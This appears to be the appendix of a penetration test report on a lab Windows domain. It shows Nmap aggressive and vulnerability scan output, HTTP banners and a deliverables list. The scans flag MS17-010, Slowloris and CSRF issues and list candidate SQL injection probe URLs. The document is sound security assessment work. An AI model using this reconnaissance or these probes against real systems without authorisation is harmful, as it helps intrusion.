OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: CLIENT1; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:

```
|_nbstat: NetBIOS name: CLIENT1, NetBIOS user: <unknown>, NetBIOS
MAC: 00:0c:29:1f:15:cb (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-:professional
|   Computer name: CLIENT1
|   NetBIOS computer name: CLIENT1\x00
|   Domain name: uadtargetnet.com
|   Forest name: uadtargetnet.com
|   FQDN: CLIENT1.uadtargetnet.com
|_  System time: 2018-11-21T10:40:42+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_     Message signing enabled but not required
| smb2-time:
|   date: 2018-11-21 05:40:42
|_  start_date: 2017-02-01 11:47:25
```

TRACEROUTE

HOP	RTT	ADDRESS
-----	-----	---------

1 0.82 ms 192.168.0.10

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 80.39 seconds

Client2 Nmap aggressive scan

Starting Nmap 7.70 (<https://nmap.org>) at 2018-11-21 05:42 EST

Nmap scan report for 192.168.0.11

Host is up (0.00097s latency).

Not shown: 991 closed ports

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Windows 7 Professional 7600 microsoft-ds (workgroup: UADTARGETNET)
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49167/tcp	open	msrpc	Microsoft Windows RPC
49175/tcp	open	msrpc	Microsoft Windows RPC
49176/tcp	open	msrpc	Microsoft Windows RPC

MAC Address: 00:50:56:33:A7:38 (VMware)

Device type: general purpose

Running: Microsoft Windows 7|2008|8.1

OS CPE: cpe:/o:microsoft:windows_7::-

cpe:/o:microsoft:windows_7::sp1

cpe:/o:microsoft:windows_server_2008::sp1

cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8

cpe:/o:microsoft:windows_8.1

OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1

Network Distance: 1 hop

Service Info: Host: CLIENT2; OS: Windows; CPE:

cpe:/o:microsoft:windows

Host script results:

|_nbstat: NetBIOS name: CLIENT2, NetBIOS user: <unknown>, NetBIOS

MAC: 00:50:56:33:a7:38 (VMware)

| smb-os-discovery:

| OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)

| OS CPE: cpe:/o:microsoft:windows_7::-:professional

| Computer name: CLIENT2

| NetBIOS computer name: CLIENT2\x00

| Domain name: uadtargetnet.com

| Forest name: uadtargetnet.com

| FQDN: CLIENT2.uadtargetnet.com

|_ System time: 2018-11-21T10:43:31+00:00

| smb-security-mode:

| account_used: guest

| authentication_level: user


```
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_     Message signing enabled but not required
| smb2-time:
|   date: 2018-11-21 05:43:31
|_  start_date: 2017-02-01 11:47:09
```

TRACEROUTE

```
HOP RTT      ADDRESS
1   0.97 ms 192.168.0.11
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 80.40 seconds

Server1 HTTP banner

```
Initiating server query ...
Looking up the domain name for IP: 192.168.0.1
The domain name for the IP address is: Server1
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 200 OK
Date: Wed, 21 Nov 2018 11:16:06 GMT
Server: Apache
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 356
Connection: close
Content-Type: text/html;charset=UTF-8
Query complete.
```

Server2 HTTP banner

```
Initiating server query ...
Looking up the domain name for IP: 192.168.0.2
The domain name for the IP address is: SERVER2
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 404 Not Found
Server: Microsoft-IIS/7.5
Date: Wed, 21 Nov 2018 11:17:33 GMT
Connection: close
Content-Length: 0
Query complete.
```

Server1 Nmap vulnerability scan

```

Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 10:56 EST
Nmap scan report for 192.168.0.1
Host is up (0.00080s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=192.168.0.1
| Found the following possible CSRF vulnerabilities:
|
| Path: http://192.168.0.1:80/student/
| Form id:
|_ Form action: process_form.php
|_ http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
| /: Root directory w/ directory listing
|_ /icons/: Potentially interesting folder w/ directory listing
| http-fileupload-exploiter:
|
| Couldn't find a file-type field.
|
|_ Couldn't find a file-type field.
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web
server open and hold
| them open as long as possible. It accomplishes this by
opening connections to
| the target web server and sending a partial request. By
doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| http://ha.ckers.org/slowloris/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-sql-injection:
| Possible sqlmap queries:
|
http://192.168.0.1:80/student/js/?C=S%3bO%3dA%27%20R%20sqlspider
|
http://192.168.0.1:80/student/js/?C=N%3bO%3dD%27%20R%20sqlspider
|
http://192.168.0.1:80/student/js/?C=D%3bO%3dA%27%20R%20sqlspider

```

```

|
http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20R%20sqlspider
|
http://192.168.0.1:80/student/js/?C=S%3bO%3dD%27%20R%20sqlspider
|
http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20R%20sqlspider
|
http://192.168.0.1:80/student/js/?C=N%3bO%3dA%27%20R%20sqlspider
|
http://192.168.0.1:80/student/js/?C=D%3bO%3dA%27%20R%20sqlspider
|
http://192.168.0.1:80/student/js/?C=S%3bO%3dA%27%20R%20sqlspider
|
http://192.168.0.1:80/student/js/?C=D%3bO%3dA%27%20R%20sqlspider
|
http://192.168.0.1:80/student/js/?C=N%3bO%3dA%27%20R%20sqlspider
|
http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20R%20sqlspider
|
http://192.168.0.1:80/student/js/?C=S%3bO%3dA%27%20R%20sqlspider
|
http://192.168.0.1:80/student/js/?C=D%3bO%3dD%27%20R%20sqlspider
|
http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20R%20sqlspider
|_
http://192.168.0.1:80/student/js/?C=N%3bO%3dA%27%20R%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
88/tcp      open      kerberos-sec
135/tcp     open      msrpc
139/tcp     open      netbios-ssn
389/tcp     open      ldap
|_sslsv2-drown:
445/tcp     open      microsoft-ds
464/tcp     open      kpasswd5
593/tcp     open      http-rpc-epmap
636/tcp     open      ldapssl
|_sslsv2-drown:
3268/tcp    open      globalcatLDAP
3269/tcp    open      globalcatLDAPssl
|_sslsv2-drown:
49152/tcp   open      unknown
49153/tcp   open      unknown
49154/tcp   open      unknown
49155/tcp   open      unknown
49156/tcp   open      unknown
49160/tcp   open      unknown
49161/tcp   open      unknown
MAC Address: 00:0C:29:65:8E:40 (VMware)

Host script results:
|_smb-vuln-ms10-054: false

```

```
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers
(ms17-010)
|       State: VULNERABLE
|       IDs:   CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in
Microsoft SMBv1
|         servers (ms17-010).
|
|       Disclosure date: 2017-03-14
|       References:
|
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-
guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_       https://technet.microsoft.com/en-us/library/security/ms17-
010.aspx
```

Nmap done: 1 IP address (1 host up) scanned in 87.51 seconds

Server2 Nmap vulnerability scan

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 10:57 EST
Nmap scan report for 192.168.0.2
Host is up (0.00040s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
88/tcp    open  kerberos-sec
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
389/tcp    open  ldap
|_ssl2-drown:
445/tcp    open  microsoft-ds
464/tcp    open  kpasswd5
593/tcp    open  http-rpc-epmap
636/tcp    open  ldapssl
|_ssl2-drown:
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
|_ssl2-drown:
49152/tcp  open  unknown
49153/tcp  open  unknown
```

49154/tcp open unknown
49155/tcp open unknown
49157/tcp open unknown
49158/tcp open unknown
MAC Address: 00:50:56:3A:42:9F (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
| Disclosure date: 2017-03-14
| References:
| <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143>
| <https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/>
| <https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>

Nmap done: 1 IP address (1 host up) scanned in 149.98 seconds

Client1 Nmap vulnerability scan

Starting Nmap 7.70 (<https://nmap.org>) at 2018-11-24 11:00 EST
Nmap scan report for 192.168.0.10
Host is up (0.00054s latency).
Not shown: 991 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49175/tcp open unknown
49176/tcp open unknown
MAC Address: 00:0C:29:1F:15:CB (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

```

|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers
(ms17-010)
|       State: VULNERABLE
|       IDs:   CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in
Microsoft SMBv1
|         servers (ms17-010).
|
|       Disclosure date: 2017-03-14
|       References:
|
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-
guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-
010.aspx
|_       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 23.06 seconds

```

Client2 Nmap vulnerability scan

```

Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 11:01 EST
Nmap scan report for 192.168.0.11
Host is up (0.00082s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49167/tcp  open  unknown
49175/tcp  open  unknown
49176/tcp  open  unknown
MAC Address: 00:50:56:33:A7:38 (VMware)

```

```

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers
(ms17-010)
|       State: VULNERABLE
|       IDs:   CVE:CVE-2017-0143
|       Risk factor: HIGH

```

```
|           A critical remote code execution vulnerability exists in
Microsoft SMBv1
|           servers (ms17-010).
|
|           Disclosure date: 2017-03-14
|           References:
|           https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-
guidance-for-wannacrypt-attacks/
|_           https://technet.microsoft.com/en-us/library/security/ms17-
010.aspx
```

Nmap done: 1 IP address (1 host up) scanned in 22.94 seconds

APPENDIX B – PROJECT DELIVERABLES

- Penetration test report (this document)
- Nbtenum3.3 HTML reports on all of the systems
- Nessus executive report
- Nessus full report